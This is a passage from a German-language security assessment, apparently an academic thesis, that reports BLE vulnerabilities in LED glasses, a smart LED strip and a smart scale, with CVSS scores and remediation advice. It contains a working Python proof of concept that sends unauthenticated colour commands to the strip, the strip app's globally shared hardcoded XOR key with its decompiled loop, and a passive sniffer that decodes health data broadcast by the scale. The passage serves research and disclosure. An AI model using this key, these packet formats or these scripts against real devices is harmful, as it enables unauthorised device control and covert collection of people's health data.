OWASP-Mapping: I7 (Insecure Data Transfer and Storage). Die fehlende kryptografische Zufälligkeit auf Blockebene erlaubt Mustererkennung in wiederkehrenden Übertragungen.

Remediation: Wechsel zu LE Secure Connections (Link-Layer-Standard AES-128-CCM) oder anwendungsspezifisches AES-GCM.

5.1.2.3 VULN-2026-003: Fehlende Authentifizierung (Protokollebene)

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N Score: 8.1 HIGH

Das Gerät implementiert keine Challenge-Response-basierten Authentifizierungsverfahren auf Applikationsebene. Ein Angreifer kann nach dem Verbindungsaufbau sofort Steuerbefehle an die entsprechenden GATT-Charakteristiken senden. Die Identität des Controllers wird dabei zu keinem Zeitpunkt verifiziert.

OWASP-Mapping: I3 (Insecure Interface).

Remediation: Implementierung einer applikationsseitigen Challenge-Response-Authentifizierung.

5.1.2.4 VULN-2026-004: Schwaches Pairing (Just Works)

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N Score: 6.5 MEDIUM

Ein aktiver Pairing-Versuch via nRF Connect bestätigte das „Just Works"-Verhalten: Die Verbindung wurde ohne Nutzereingabe (kein Passkey, kein Numeric Comparison) etabliert. Auf der Link-Layer-Ebene wird der *Temporary Key* (TK) fest auf Null gesetzt, was prozessbedingt keinen *Man-in-the-Middle*-Schutz (MITM) bietet und das passive Sniffen des Long-Term-Keys (LTK) erlaubt.

Remediation: Aktivierung von LE Secure Connections (Numeric Comparison).

5.1.2.5 VULN-2026-005: Fehlender Replay-Schutz

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L Score: 6.5 MEDIUM

Das Protokoll verwendet keine Sequenznummern oder Zeitstempel innerhalb der verschlüsselten Datenpakete. Dies bedingt eine **strukturelle Replay-Anfälligkeit**, da zuvor abgefangene (und bereits verschlüsselte) Pakete theoretisch erneut gesendet werden können. *Integritätshinweis:* Ein eigenständiger empirischer Nachweis (PoC) wurde für dieses Gerät – im Gegensatz zum Smart-LED-Strip – aufgrund des sessionbasierten Verbindungsmanagements nicht durchgeführt. Da die praktische Wirksamkeit dieser Lücke insbesondere über Session-Grenzen hinweg nicht empirisch validiert wurde, erfolgt die Bewertung als **strukturell-inferierte Schwachstelle**. Der CVSS-Score von 6.5 ist dementsprechend als theoretisches Gefährdungspotenzial unter Vorbehalt zu betrachten.

OWASP-Mapping: I7 (Insecure Data Transfer and Storage). Das Protokoll schützt übertragene Payloads nicht vor unautorisierter erneuter Ausführung.

Remediation: Implementierung eines Nonce-Counters oder von Zeitstempeln innerhalb der Protokollschicht.

5.1.3 Gesamtbewertung LED-Brille

Tabelle 5.2: Gesamtbewertung Sonhomay LED Glasses

Metrik	**Ergebnis**
Gesamtrisiko	HOCH
Höchste CVSS-Score	8.1 (HIGH)
Schwachstellen	5 (2 High, 3 Medium)
Aufwand Angreifer	Gering (Weaponization/KI-assistiert)
Pairing-Sicherheit	KRITISCH (Just Works, TK=0)
DSGVO-Relevanz	Keine

5.2 Gerät 2: Smart-LED-Strip (`wl.smartled`)

Der untersuchte Smart-LED-Strip wird über die App `wl.smartled` (Version 6.4.11, Build 156, >10 Millionen Play-Store-Downloads) gesteuert. Er repräsentiert das Smart-Home-Segment. Besonders kritisch ist der globale Charakter der Schwachstelle: Ein einmal extrahierter Schlüssel gefährdet alle weltweit vertriebenen Geräte dieser Produktlinie.

5.2.1 Technische Analyse

5.2.1.1 GATT-Schicht: Keine Verschlüsselung

Es ist wichtig, bei der Sicherheitsbetrachtung klar zwischen dem GATT- und dem Advertisement-Verkehr zu unterscheiden: Während der Advertisement-Kanal eine formale XOR-Obfuskation nutzt (siehe Folgeabschnitt), zeigt die Wireshark-Analyse eines 45-sekündigen BLE-Mitschnitts (6.221 Gesamtpakete), dass alle 69 analysierten GATT-Write-Commands zur primären Gerätesteuerung *vollständig im Klartext* übertragen werden – ohne jede kryptographische Schutzmaßnahme:

- **Service UUID:** `0000fff0-0000-1000-8000-00805f9b34fb`
- **Char. UUID:** `0000fff3-0000-1000-8000-00805f9b34fb`
- **Permissions:** Write/WWR – KEIN Authentication-Requirement
- **Beispielpaket:** `7e 07 05 03 80 ff 00 10 ef`
  Dekodiert: `[START][7][Color][RGB][R=128][G=255][B=0][Param][END]`

Tabelle 5.3: Command-Verteilung im PCAP-Capture (69 Commands)

Typ	Anzahl	Anteil	Opcode
Farbsteuerung (RGB)	30	43,5 %	0x05
Effektmodi	25	36,2 %	0x03
Power (Ein/Aus)	8	11,6 %	0x04
Helligkeit	3	4,3 %	0x01
Geschwindigkeit	2	2,9 %	0x02
Initialisierung	1	1,5 %	0x83

5.2.1.2 Advertisement-Schicht: XOR-Obfuskation

Die JADX-Analyse identifiziert in der Klasse `EncryptUtil` einen XOR-Schlüssel, der ausschließlich für BLE-Advertisement-Pakete eingesetzt wird:

Listing 5.3: Smart LED – XOR-Implementierung (dekompiliert, EncryptUtil.java)

```
byte[] key = {89, 76, 90, 75, 53, 41, 33, 41, 62, 72, 64,
              118, 100, 98, 81, 68, 94, 68, 63, data_num};
// ASCII: "YLZK51!)>H@vdbQD^D?" + Counter-Byte (0-255)

for (int i = 1; i < 25; i++) {
    for (byte k : key) result[i] ^= k;  // Iterative XOR per Key-Byte
}
```

Der Schlüssel besteht aus 19 statischen Bytes (ASCII `"YLZK51!)>H@vdbQD^D?"`) plus einem Counter-Byte (`data_num`, 0–255). Sämtliche der 138 erfassten Advertisements konnten mit diesem Schlüssel vollständig entschlüsselt werden (100 % Entschlüsselungsrate). *Kryptographische Schwäche:* Durch die iterierende XOR-Verknüpfung (`result[i] ^= k`) reduzieren sich die 19 statischen Bytes mathematisch auf die Wirkung eines einzigen 1-Byte-Schlüssels. Da XOR assoziativ und kommutativ ist, gilt für alle Bytes $k_1, \ldots, k_{19}$ des Schlüssels: $result[i] \oplus (k_1 \oplus k_2 \oplus \cdots \oplus k_{19}) = result[i] \oplus K$. Die sequentielle Verknüpfung aller Key-Bytes ergibt ein einzelnes effektives 1-Byte-Äquivalent $K = \bigoplus_{j=1}^{19} k_j =$ `0x66` (dezimal 102). Die vermeintliche Sicherheit eines 19-Byte-Schlüssels reduziert sich damit auf die eines einzigen Bytes mit 256 möglichen Werten – ein trivialer Brute-Force-Raum. Dies stellt einen gravierenden Designfehler dar.

Der Advertisement-Payload (25 Bytes, Hersteller-ID `0xBEE8`) enthält: Byte 0 (Counter unverschlüsselt), Byte 1 (`0xB0` Marker), Bytes 2–3 (MAC-Adresse), Bytes 4–12 (Command, 9 Bytes), Bytes 13–24 (komprimierte Geräteadressen).

5.2.1.3 Strukturelle Replay-Anfälligkeit

Die Analyse des Protokollformats (Abschnitt 5.2.1) zeigt ein vollständiges Fehlen von paketindividuellen Sicherheitsmerkmalen wie Nonces, Zeitstempeln oder Sequenznummern. Dies bedingt eine strukturelle Replay-Anfälligkeit. Erfasste PCAP-Daten stützen diesen Befund: Das RGB-Command für die Farbe `#80FF00` erscheint als identisches Paket (`7e07050380ff0010ef`) mit einem zeitlichen Abstand von nur 180 ms:

```
Frame @ 17,38 s:  7e 07 05 03 80 ff 00 10 ef  (RGB #80FF00)
Frame @ 17,56 s:  7e 07 05 03 80 ff 00 10 ef  (identisch)
```

Während dieses spezifische Muster auch durch eine native L2CAP-Retransmission (Connection Event Retransmission) bei Paketverlust erklärt werden könnte, belegt die Abwesenheit von Sequenznummern im verschlüsselten Payload, dass das Protokoll keinen Schutz gegen die unbefugte Wiedereinsendung valide aufgezeichneter Pakete bietet.

5.2.1.4 Proof of Concept

Listing 5.4: Smart LED PoC – Unbefugte Farbsteuerung via blatann (Auszug)

```
CHAR_UUID = "0000fff3-0000-1000-8000-00805f9b34fb"

def build_color_cmd(r: int, g: int, b: int) -> bytes:
    """Plaintext-Command -- KEINE Verschluesselung auf GATT-Ebene"""
    cmd = bytearray([0x7E, 0x07, 0x05, 0x03, r, g, b, 0x10, 0xEF])
    return bytes(cmd)   # direkt sendbar, kein XOR noetig

def exploit(ble_device, target_addr, r, g, b):
    conn = ble_device.connect(target_addr).wait()  # kein Pairing
    conn.discover_services().wait()
    for svc in conn.database.services:
        for char in svc.characteristics:
            if str(char.uuid) == CHAR_UUID:
                char.write(build_color_cmd(r, g, b)).wait()
    conn.disconnect().wait()
```

5.2.2 Identifizierte Schwachstellen

5.2.2.1 VULN-2026-006: Vollständig unverschlüsselter GATT-Kanal

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L Score: 8.3 HIGH

Alle 69 GATT-Write-Commands werden im Klartext übertragen. Keine kryptographische Schutzmaßnahme auf der Hauptkommunikationsschicht. Commands sind ohne Reverse Engineering direkt aus dem Netzwerkverkehr lesbar und nachahmbar.

OWASP-Mapping: I7 (Insecure Data Transfer), I9 (Insecure Defaults). Die fehlende Verschlüsselung auf Protokollebene ermöglicht das ungehinderte Mitlesen und Manipulieren der Steuersignale.

Remediation: BLE Secure Connections mit AES-128-CCM auf Link-Layer.

5.2.2.2 VULN-2026-007: XOR-Obfuskation im Advertisement-Kanal

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L Base Score: 8.3 HIGH

Der global identische XOR-Schlüssel (`"YLZK51!)>H@vdbQDˆD?"`) für alle Geräte weltweit ist ohne Obfuskation als ASCII-String im APK-Klartext gespeichert und ohne Reverse-Engineering-Kenntnisse extrahierbar. XOR bietet keinerlei kryptographische Sicherheit. Aktuelle Studien zur IoT-Zertifizierung (ioXt) zeigen, dass Hersteller oft versuchen, schwache Verschlüsselung (AES-ECB) hinter standardkonformen APIs zu verschleiern oder gänzlich unzureichende Verfahren wie XOR einzusetzen [Man24].

Zur CVSS-Methodik: Der **Base-Score** ergibt sich nach CVSS-3.1-Formel rechnerisch zu **8.3 HIGH**. Die besondere praktische Schwere – ein einmalig extrahierter Schlüssel gefährdet alle weltweit vertriebenen Einheiten – lässt sich über den **Environmental Score** abbilden: Ein erhöhter *Confidentiality Requirement* (CR:H) oder *Modified Scope* (MS:C) kann den **Adjusted Score** auf bis zu **8.7** anheben. In der nachfolgenden Tabelle 5.7 werden Base- und Environmental-Scores methodisch getrennt ausgewiesen.

OWASP-Mapping: I1 (Hardcoded Credentials), I7 (Insecure Data Transfer and Storage). Da der XOR-Schlüssel im Klartext in der App vorliegt, ist er für jeden Angreifer trivial zugänglich.

Remediation: Aktivierung von LE Secure Connections (AES-128-CCM). Für maximale Sicherheit zusätzliche Application-Layer-Verschlüsselung mit AES-256-GCM und gerätespezifischen Keys.

5.2.2.3 VULN-2026-008: Keine Authentifizierung

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L Score: 7.1 HIGH

Ein aktiver Verbindungsversuch via nRF Connect bestätigte, dass keinerlei Pairing oder Identitätsprüfung erfolgt – jeder kann sich verbinden und Commands senden. Aus dem PCAP-Capture: keine einzige SMP-Pairing-Sequenz in 45 Sekunden Capture.

OWASP-Mapping: I2 (Insecure Network Services). Jeder Nutzer in Funkreichweite erhält sofort administrativen Zugriff auf das Gerät, ohne sich authentifizieren zu müssen.

Remediation: Passkey-Entry-Pairing mit GATT-Permission `PERMISSION_WRITE_ENCRYPTED_MITM`.

5.2.2.4 VULN-2026-009: Kein Replay-Schutz

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L Score: 6.5 MEDIUM

Strukturelle Replay-Anfälligkeit: Das Protokoll verwendet keine Sequenznummern oder Nonces innerhalb der verschlüsselten Datenpakete. Dies ermöglicht Replay-Angriffe, bei denen zuvor abgefangene Pakete erneut gesendet werden. **Proof-of-Concept-Verifikation:** Zur empirischen Absicherung wurde ein zuvor aufgezeichnetes App-Kommando (*Einschalten*) mittels eines Python-Skripts (vgl. Listing 6.1) zu einem späteren Zeitpunkt erneut gesendet. Das Gerät führte den Befehl ohne zusätzliche Authentifizierung oder Sequenzprüfung aus, was die Anfälligkeit bestätigt.

OWASP-Mapping: I7 (Insecure Data Transfer and Storage). Da Zeitstempel oder Nonces fehlen, können Angreifer valide Befehle abfangen und später uneingeschränkt manipulativ einsetzen.

Remediation: Sequenznummer-Validierung oder Timestamp-Window.

5.2.3 Gesamtbewertung Smart-LED-Strip

Tabelle 5.4: Gesamtbewertung Smart-LED-Strip (`wl.smartled`)

Metrik	Ergebnis
Gesamtrisiko	HOCH
Höchste CVSS-Score	8.3 (HIGH)
Schwachstellen	4 (3 High, 1 Medium)
Aufwand Angreifer	Minimal (Klartext-Analyse)
Exploit-Methode	Direkte GATT-Writes ohne Entschlüsselung
PCAP-Validierung	69/69 Commands decodiert, 138/138 Ads. entschlüsselt

5.3 Gerät 3: Lebenlang Digital Smart Scale

Die **Lebenlang Digital Smart Scale** (BLE-Advertisementname: `"Yoda1"`, MAC: `80:F4:16:2E:16:70`, Hersteller: Chipsea Technologies) ist eine Smart-Körperwaage mit bioelektrischer Impedanzanalyse (BIA), die über Bluetooth 4.0 mit der `OKOK International` App (Package: `com.chipsea.btcontrol.en`) kommuniziert. Die Waage verarbeitet Gesundheitsdaten im Sinne von DSGVO Artikel 9 und ist damit das rechtlich kritischste Gerät der Untersuchung. Die unverschlüsselte Übertragung dieser Daten stellt einen Verstoß gegen Art. 25 Abs. 1 DSGVO (*Privacy by Design*) sowie Art. 32 Abs. 1 lit. b DSGVO (Sicherung der Vertraulichkeit) dar.

Die Tragweite der nachfolgend dokumentierten Schwachstellen geht über ein einzelnes Gerät hinaus: Chipsea Technologies vertreibt die zugrunde liegende Plattform – bestehend aus SoC-Chip, BLE-Modul, OKOK-App und Cloud-Diensten – als schlüsselfertige White-Label-Lösung an zahlreiche OEMs. Die App `OKOK International` verzeichnet über zehn Millionen Downloads im Google Play Store, und Open-Source-Projekte wie *openScale* identifizieren Waagen diverser Marken (u. a. Lenovo, Myria, Platinet) anhand der gemeinsamen Manufacturer-ID `0x05C0` als Varianten derselben Plattform [Chi23] – wodurch die dokumentierten Schwachstellen potenziell ein breites Marktsegment betreffen.

5.3.1 Technische Analyse

5.3.1.1 Unverschlüsselter Broadcast-Modus

Anstatt Messwerte via GATT-Notifications zu übertragen, bettet die Waage die Daten direkt in BLE-Advertisement-Pakete ein – konkret in das *Manufacturer Specific Data*-Feld (Manufacturer-ID: `0x05C0`). Damit ist passive Erfassung ohne aktive Verbindung möglich. Die Waage verwendet **kein Standard-Service-UUID-Format** (wie z. B. `0x181B` Body Composition Service), sondern proprietäre Manufacturer-Data.

Der Payload hat folgende Struktur:

```
Offset  Wert (Hex)  Interpretation
------  ----------  --------------
0-1     c0 0e       Status/Flags (unbekannt)
2-3     0c 99       Gewicht (Big Endian, Einheit: 0.01 kg)
                    -> 0x0C99 = 3225 -> 32.25 kg
4-5     13 88       Impedanz (Big Endian, Einheit: 0.1 Ohm)
                    -> 0x1388 = 5000 -> 500.0 Ohm

Beispiel-Payload: c0 0e 0c 99 13 88 ...
```

Wichtig: Der Impedanzwert `5000` (500.0 Ω) ist ein Standardwert, der gesendet wird, wenn die BIA-Messung instabil ist (z. B. Nutzer trägt Socken). Die App berechnet daraus lokal Körperfett%-Werte unter Einbeziehung von Alter, Größe und Geschlecht aus dem Nutzerprofil.

Die Shannon-Entropie, ein Maß für die Komplexität und Zufälligkeit von Daten, beträgt hier ca. 4,5 bits/byte.[1] Während dieser Wert ursprünglich für die Firmware-Analyse [Cos14] als Schwellenwert für Klartext etabliert wurde, indiziert er auch im BLE-Protokollkontext (theoretisches Maximum 8,0 bits/byte) das Fehlen einer Verschlüsselung, da keine kryptographische Homogenisierung des Payloads stattfindet. Die JADX-Analyse der App bestätigt diesen Befund: Es existiert kein Decrypt-Aufruf im Datenparser.

5.3.1.2 Proof of Concept

Listing 5.5: Lebenlang Scale PoC – Passives Eavesdropping (Auszug)

```
def on_advertisement(device, adv_data):
    if device.name == "Yoda1":       # Lebenlang Digital Smart Scale
        mfg_data = adv_data.manufacturer_data.get(0x05C0)
        if mfg_data and len(mfg_data) >= 6:
            # Big Endian, nicht Little!
            weight_kg = int.from_bytes(mfg_data[2:4], "big") / 100.0
            impedance = int.from_bytes(mfg_data[4:6], "big") / 10.0
            print(f"[!] DSGVO Art.9-Daten: {weight_kg} kg / {impedance}
                Ohm")
```

Ein stationärer Sniffer in BLE-Reichweite (bis 30 m indoor) erfasst Messwerte passiv – ohne Verbindung, ohne Pairing, ohne erkennbare Spuren.

5.3.2 Identifizierte Schwachstellen

5.3.2.1 VULN-2026-010: Unverschlüsselter Gesundheitsdaten-Broadcast

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N Score: 6.5 MEDIUM

Gewicht, BMI-Basis und Körperimpedanz werden unverschlüsselt gesendet. Motivierte Angreifer (Versicherungsermittler, Stalker) können über Wochen ein Gesundheitsprofil aufbauen ohne Zugang zum Wohnraum zu benötigen. Die Diskrepanz zwischen dem CVSS-Score (6.5, *Medium*) und der rechtlichen Kritikalität resultiert daraus, dass CVSS rein technisch orientierte Exploit-Parameter bewertet, während die DSGVO die Sensibilität der Datenkategorie (Gesundheitsdaten) priorisiert.

1 Hinweis: Die Entropie-Analyse dient bei Payloads < 32 Byte nur als explorative Heuristik (vgl. Kap. 5.4.1). Der primäre Nachweis erfolgt über JADX-Code-Analyse.

DSGVO-Analyse: Die Übertragung von Gesundheitsdaten ohne technische Schutzmaßnahmen verstößt gegen Art. 32 Abs. 1 lit. a DSGVO (Verschlüsselungspflicht) sowie Art. 25 DSGVO (Privacy by Design). Nach Art. 83 Abs. 5 drohen Bußgelder bis 20 Mio. Euro oder 4 % des weltweiten Jahresumsatzes [Eur16a].

OWASP-Mapping: I6 (Privacy) durch Abfluss personenbezogener Daten. I7 (Insecure Data Transfer) wegen fehlender Transportverschlüsselung.

Remediation: BLE Link-Layer-Encryption via LE Secure Connections. Langfristig Encrypted Advertising Data (EAD, Bluetooth 5.4).

5.3.2.2 VULN-2026-011: Statische MAC-Adresse (Tracking)

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N Score: 4.3 MEDIUM

Die verwendete MAC-Adresse ist statisch (`80:F4:16:2E:16:70`) und rotiert nicht (kein BLE Privacy Feature). Dies ermöglicht Langzeit-Tracking durch Bluetooth-Fingerprinting.

OWASP-Mapping: I6 (Privacy). Durch statische Identifikatoren ist der Aufenthalt von Personen korrelierbar.

Remediation: Implementierung von Resolvable Private Addresses (RPA). RPA ist ein in der Bluetooth-Spezifikation [Blu24d] definierter Privacy-Mechanismus, bei dem das Gerät seine MAC-Adresse periodisch (typisch alle 15 Minuten) durch eine pseudozufällige Adresse ersetzt. Nur zuvor gebondete Geräte, die über den Identity Resolving Key (IRK) verfügen, können die rotierende Adresse dem ursprünglichen Gerät zuordnen. Für unbefugte Dritte erscheint das Gerät bei jedem Adresswechsel als neues, unbekanntes Gerät, wodurch Langzeit-Tracking unterbunden wird.

5.3.2.3 VULN-2026-012: Keine Bonding-Anforderung

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N Score: 6.5 MEDIUM

Tests mit nRF Connect bestätigten, dass die Waage keinerlei Pairing initiiert: Messwerte werden per Manufacturer-Specific-Data im Advertisement-Kanal gesendet und sind ohne Verbindungsaufbau empfangbar. Auch ein aktiver GATT-Verbindungsversuch erforderte kein Pairing oder Bonding.

OWASP-Mapping: I2 (Insecure Network Services) durch fehlende Zugangskontrolle, I6 (Privacy).

Remediation: Zugriff auf sensible GATT-Charakteristiken oder Advertising-Payloads nur für gebondete Geräte erlauben.

5.3.2.4 VULN-2026-013: BLE 5.0 Long Range Eavesdropping

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N Score: 4.3 MEDIUM

Klassifikation: strukturell-inferiert. Die Lebenlang-Waage unterstützt BLE 5.0 (ermittelt durch die Feature-Exchange-Analyse im PCAP-Capture). Die Reichweitenerweiterung durch Coded PHY (Long Range) auf bis zu 100 m outdoor wurde aus der BLE-5.0-Spezifikation [Blu23] abgeleitet, jedoch nicht empirisch mit Long-Range-Hardware verifiziert. Ein dedizierter PoC mit Coded-PHY-fähigem Empfänger steht aus.

Die Bewertung der Vertraulichkeit mit *Low* (C:L) begründet sich dadurch, dass die eigentliche Vertraulichkeitsverletzung bereits durch den unverschlüsselten Broadcast (VULN-2026-010, C:H) vorliegt. VULN-2026-013 wirkt als aggravierender Faktor, der den Angriffsradius ohne neue Datenkategorien erweitert. Die Nutzung von BLE-5.0-Long-Range-Features, in Kombination mit der Klartextübertragung, erweitert die kritische Abhörreichweite auf bis zu 100 m outdoor, weit über den direkten Wohnbereich hinaus.

OWASP-Mapping: I7 (Insecure Data Transfer and Storage). Eine hohe physische Reichweite bei mangelnder Verschlüsselung vergrößert stark die Angriffsfläche.

Remediation: Verschlüsselung nach VULN-2026-010 implementieren, um weitreichendes Sniffing wertlos zu machen.

5.3.3 DSGVO-Compliance-Übersicht

Tabelle 5.5: DSGVO-Compliance-Check Lebenlang Digital Smart Scale

Anforderung	Status	Befund
Art. 9 Abs. 2 lit. a: Einwilligung	✓	In App implementiert
Art. 25: Privacy by Design	×	Keine Verschlüsselung
Art. 32: Technische Schutzmaßnahmen	×	Klartextübertragung
Art. 35: DPIA	?	Nicht öffentlich bekannt
Art. 15–20: Betroffenenrechte	✓	App-Features vorhanden

5.3.4 Gesamtbewertung Körperwaage

Tabelle 5.6: Gesamtbewertung Lebenlang Digital Smart Scale

Metrik	**Ergebnis**
Gesamtrisiko	HOCH (DSGVO-Kontext kritisch)
Höchste CVSS-Score	6.5 (MEDIUM)
Schwachstellen	4 (0 Critical, 4 Medium)
Aufwand Angreifer	Minimal (passives Eavesdropping)
Rechtliche Konseq.	Potenzielle Bußgelder bis 20 Mio. EUR

5.4 Vergleichende Analyse

5.4.1 Schwachstellenübersicht

Tabelle 5.7: Alle 13 identifizierten Schwachstellen im Überblick

ID	**Gerät**	**Schwachstelle**	**Base**	**Env.**[a]	**Sev.**	**Evidenz**
1	Brille	Hardcodierter AES-Schlüssel (.data)	8.1[c]	8.1	HIGH	empirisch
2	Brille	AES-ECB-Modus	5.9	5.9	MEDIUM	empirisch
3	Brille	Fehlende Authentifizierung (Protokoll)	8.1[c]	8.1	HIGH	empirisch
4	Brille	Schwaches Pairing (Just Works, TK=0)	6.5	6.5	MEDIUM	empirisch
5	Brille	Kein Replay-Schutz [b]	6.5	6.5	MEDIUM	s.-i.
6	Strip	GATT-Kanal unverschlüsselt (Klartext)	8.3	8.3	HIGH	empirisch
7	Strip	XOR-Key global (`wl.smartled`)	8.3[c]	8.7	HIGH	empirisch
8	Strip	Keine Authentifizierung	7.1	7.1	HIGH	empirisch
9	Strip	Kein Replay-Schutz (strukturell)	6.5	6.5	MEDIUM	empirisch
10	Waage	Unverschlüsselter Health-Broadcast	6.5	6.5	MEDIUM	empirisch
11	Waage	Statische MAC-Adresse	4.3	4.3	MEDIUM	empirisch
12	Waage	Kein Bonding erforderlich	6.5	6.5	MEDIUM	empirisch
13	Waage	BLE-5.0-Long-Range-Reichweite	4.3	4.3	MEDIUM	s.-i.

[a] Adjusted Environmental Score unter Annahme CR:H/IR:H. [b] *s.-i.* = strukturell-inferiert (theoretisches Gefährdungspotenzial, kein empirischer PoC durchgeführt. Betrifft VULN-005 und VULN-013). [c] Dual-Score-Differenz (bewusste Abweichung von der strikten CVSS-3.1-Interpretation, vgl. Abschnitt 4.1): Der Base Score bewertet den post-weaponization-Zustand (AC:L). Bei strikter Auslegung mit AC:H ergeben sich folgende Alternativ-Scores: VULN-001/003: 6.8, VULN-006: 6.4, VULN-007: 6.4, VULN-008: 5.3. Nach einmaliger Extraktion sinkt die Attack Complexity dauerhaft auf AC:L für alle baugleichen Geräte.

Die Entropie-Analyse wird als Vorab-Screening vor der aufwändigeren JADX-Code-Analyse eingesetzt: Ein niedriger Entropiewert liefert innerhalb von Sekunden einen ersten Hinweis auf fehlende Verschlüsselung und lenkt die anschließende manuelle Quellcode-Untersuchung gezielt auf die relevanten Code-Pfade. Die Analyse der Shannon-Entropie (Abbildung 5.3) liefert hierbei ein korroborierendes Indiz: Während unverschlüssel-

te Pakete Entropiewerte von 4,2 bis 5,8 bits/byte aufweisen, erreichen verschlüsselte Payloads Werte $> 7{,}5$ bits/byte. Da der Quellcode-Befund (kein Decrypt-Aufruf) als primärer Nachweis gilt, dient die Entropie-Analyse als ergänzendes Indiz. Im BLE-Kontext gilt dasselbe Prinzip, da eine kryptographisch transformierte Nutzdatenmenge eine homogenisierte Entropieverteilung nahe 8,0 bits/byte aufweisen sollte. **Methodischer Vorbehalt:** Die verwendeten Schwellenwerte stammen aus der Firmware-Analyse: Costin et al. [Cos14] setzen $> 6{,}0$ bits/byte als Indikator für verschlüsselte Daten in Firmware-Binaries an. Lyda und Hamrock [Lyd07] definieren ähnliche Grenzen für die Malware-Erkennung in allgemeinen Binärdateien. Die Übertragung dieser Schwellenwerte auf kurze BLE-Payloads ist als explorative Heuristik zu verstehen. Bei Payloads < 32 Byte ist die Methode aufgrund mangelnder statistischer Signifikanz (*Law of Small Numbers*) als eigenständiger Beweis ungeeignet. Sie dient hier ausschließlich als korroborierendes Indiz.



Abbildung 5.3: Verteilung der CVSS-Schweregrade (n=13 Schwachstellen)



Abbildung 5.4: Schwachstellen-Heatmap nach OWASP IoT Top 10 Kategorien

5.4.2 Impact-Differenzierung nach Gerätekategorie

Die praktische Relevanz der identifizierten Schwachstellen variiert erheblich zwischen den drei Gerätekategorien: Während die LED-Brille primär ein Ärgernis-Szenario darstellt (unbefugte Textanzeige, kein direkter Datenschutz-Impact), ermöglicht der Smart-LED-Strip Anwesenheitsinferenz durch Lichtmusterbeobachtung. Die Körperwaage stellt mit der unverschlüsselten Übertragung von DSGVO-Art.-9-Gesundheitsdaten das rechtlich und ethisch kritischste Szenario dar. Die CVSS-Scores erfassen diese Impact-Unterschiede nur partiell, da sie technische Exploitierbarkeit, nicht Geschäftsrisiko bewerten.

5.4.3 Systematische Schwachstellenmuster

Die Ergebnisse zeigen innerhalb der untersuchten Stichprobe vier geräteübergreifende Muster, die auf strukturelle statt isolierte Ursachen hindeuten.

Pattern 1 – Fehlende Authentifizierung (3/3 Geräte): Alle drei Geräte akzeptieren Commands ohne Identitätsverifikation. Tabelle 5.8 dokumentiert den vollständigen Ausfall aller BLE-Sicherheitsmechanismen.

Tabelle 5.8: Authentifizierungsmechanismen im Vergleich

Mechanismus	Brille	Strip	Waage
LE Secure Connections	×	×	×
Passkey Entry/Num.Comp.	×	×	×
Application-Layer Auth.	×	×	×
Pairing überhaupt	Just Works	Keines	Keines

